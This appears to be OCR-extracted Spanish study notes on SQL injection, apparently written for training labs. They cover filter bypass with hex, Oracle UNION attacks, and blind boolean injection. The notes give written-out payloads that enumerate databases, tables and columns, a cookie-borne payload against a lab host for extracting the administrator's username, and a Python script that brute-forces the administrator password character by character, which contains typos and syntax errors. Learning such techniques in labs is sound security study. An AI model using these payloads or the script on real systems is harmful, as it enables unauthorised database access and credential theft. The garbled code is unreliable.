
Bypass con hexadecimal

Si no nos permite carácteres como los `:` podemos jugar con hexadecimal para bypasearlo (0x3a):



Podemos usar estos comandos, primero para quitar el salto de línea y luego para convertirlo a hexadecimal, y ponerlo en la sentencia:







UNION ATTACK Oracle


Cambia ligeramente


En oracle tenemos que especificar la table **dual**:




Sacar tablas Para sacar tablas en oracle, hay que atentar a los usuarios con `owner` y `all_tables`:










Inyecciones por GET

Cuando la query se hace por el método GET, es hay donde hay que inyectar la query:





Inyecciones a ciegas


A la hora de aplicar la inyección, no vemos el error por lo que no podemos ver los valores de la tabla.

Conditional response | Boolean

En estas inyecciones es importante también a probar a cambiar el campo de consulta. Por ejemplo el campo es un **email** pero lo podemos forzar a que no lo sea para que funcione el `OR`, sino no aplica y no funciona la inyección:









En base a lo que tu pongas, algunos componentes pueden desaparecer, pero no vas a ver nada. Ejemplo:


Query correcta:



Query incorrecta



Otro ejemplo:




Por lo cual **nuestra inyección se tiene que guiar de esto**

```sql
home' and/or (select substr(schema_name,1,1) from information_schema.schemata limit 0,1)='i
-- - EL primer carácter de la 1ra base de datos (information_schema) es i?
```


Sacar nombre de la base de datos en uso

```sql
' or substring(database(),1,1)='FUZZ' -- -
```

Sacar nombre de la base de datos




Ahora vamos caracter por carcater para bruteforcear las base de datos usando `substring()`



Sacar tablas


```
' or substring((select group_concat(table_name) from information_schema.tables where table_schema='usage_blog'),FUZZ,1)='FUZZ' -- -
```



o


```sql
home' and/or (select substr(table_name,1,1) from information_schema.tables where table_schema = 'admin' limit 1,1)='p' -- -
```

```sql
home' and/or (select substr(table_name,1,1) from information_schema.tables where table_schema = 'admin' limit 1,1)='p
```



Sacar columnas

```sql
home' and/or (select substr(column_name,1,1) from information_schema.columns where table_schema = 'admin' and table_name = 'pages' limit 1,1)='a
```




Sacar información de tablas

Suponiendo que sabemos que existe la tabla usuarios:

Esto lo que hace es **LISTAR DE LA TABLA USUARIOS, FILTRAR POR EL CARACTER A Y SI ALGUNO DE LOS DATOS TIENE UN A COMO ADMINISTRADOR TE LO CONVIERTE EN UNA A, POR LO QUE A=A TRUE**

Por lo que basicamente estamos fuzeando por letras hasta averigurar los datos de la table, sabiendo cuando el catacter es válido o no.

Entonces habria que suponer que el usuario se llame administrador para hacer un fuzzing letra por letra



Se suele usar `substring(username,1,1)` :

```
Host: 0ac200e704d747a7c089169100310005.web-security-academy.net
Cookie: TrackingId=NhrNtHJsb4iz0Ao8' and (select substring(username,1,1) from user
 where username='administrator')='a; session=DKqilB8lEsmiauqLENysO0Q0SwEcfBHO
Cache-Control: max-age=0
```

Esto lo que hace es decir, del campo username , la primera letra es "a" donde el usuario es administrador. Por lo que podemos ir adivinando los carácteres.

Para automatizar esto, se puede hacer con Burpsuite o con Python ofensivo

Antes de la automatización con Python, primero tenemos que averiguar la **longitud de la contraseña** con `lenght(password)>5` o `>=`:

PYTHON

```python
#!/usr/bin/env python3

import os

from pwn import *

import time, signal, sys, string, pdb , requests



def def_handler(sig,frame):

print("\n[!]Saliendo...")

sys.exit(1)

#Ctrl+C


signal.signal(signal.SIGINT, def_handler)



main_url= ""

characters = string.ascii_lowercase + string.digit



def makeRequest():


password = ""
```

```
p1 = log.progress("Fuerza bruta")

p1.status("Iniciando proceso de fuerza bruta")



time.sleep(2)



p2 = log.progress("Password")







for position in range(1,21):

for char in characters:

cookies = {

"' and (select substring (password, %d,1 from users where username = 'administrator')='%s" % (position, char),



}



p1.status(cookies['TrakingId'])



r = requests.get(main_url, cookies=cookies)



if "Welcome back!" in r.text:

password += char

p2.status(password)

break



if __name__ == '__main__':
```


```
makeRequest()
```

Conditional error | Boolean

```SQL
admin' or '1' = '1

home'||(1=1)||'
```

